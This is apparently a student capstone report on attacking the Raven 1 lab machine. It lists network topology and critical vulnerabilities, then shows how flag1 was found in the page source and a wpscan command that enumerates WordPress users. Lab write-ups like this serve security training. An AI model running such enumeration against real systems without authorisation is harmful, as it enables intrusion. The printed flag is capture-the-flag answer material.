Final Engagement - Attacking Raven 1

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02


Exploits Used

03

Methods Used to Avoiding Detect

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range
192.168.1.0/24:
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.90
OS: Kali
Hostname: Kali

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Network mapping/Exposed ports	An Nmap scan of the target revealed exposed ports. This suggests that a firewall is either not configured correctly or is not present. It also provides information on possible vulnerabilities to be attacked first.	Information about services and versions are obtainable making the likelihood of a successful breach much higher.
WordPress Enumeration	WPScan can enumerate WordPress users if the WordPress installation is not configured correctly.	More information is always better for an attacker. Having a list of users means only guessing/brute forcing passwords.

Critical Vulnerabilities: Target 1 - continued

Vulnerability	Description	Impact
Sensitive Data Exposure	Sensitive data was publicly available without having to attack the network.	Reveals sensitive data to anyone, not just attackers without the need for a successful breach of the internal network.
Weak passwords	Short and non-complex passphrase and hashes were easy to crack with brute force, even without a wordlist.	Weak passwords can be cracked or guessed very easily providing unauthorised access to an attacker.

Critical Vulnerabilities: Target 1 - continued


Vulnerability	Description	Impact
Unprotected wp-config.php file	Wordpress stores the username and password to the MySQL database in plain text within wp-config.php	Provides easy and full access to the MySQL database for an attacker.
Privilege escalation	Incorrectly configured sudo access can result in an attacker obtaining a shell with root access.	Giving an attacker easy access to root permissions is akin to giving them keys to the kingdom.

Exploits Used

Exploitation: Sensitive Data Exposure CWE-200

Summarize the following:


- We found the sensitive data exposure by simply inspecting the source code of each page of the website hosted on the target.
- Captured flag 1 from view-source:http://192.168.1.110/service.html



```
                            <div class="info"></div>
                        </form>
                    </div>
                </div>
            </div>
            <div class="col-lg-2 col-md-6 col-sm-6 social-widget">
                <div class="single-footer-widget">
                    <h6>Follow Us</h6>
                    <p>Let us be social</p>
                    <div class="footer-social d-flex align-items-center">
                        <a href="#"><i class="fa fa-facebook"></i></a>
                        <a href="#"><i class="fa fa-twitter"></i></a>
                        <a href="#"><i class="fa fa-dribbble"></i></a>
                        <a href="#"><i class="fa fa-behance"></i></a>
                    </div>
                </div>
            </div>
        </div>
    </div>
</footer>
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
```

Exploitation: WordPress Enumeration (CWE-284)

- We exploited the poorly configured WordPress installation using WPScan to get as much information as possible.
- We managed to enumerate the WordPress users list from the WPScan.
- The command used: wpscan --url http://192.168.1.110/wordpress/ --enumerate u




```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

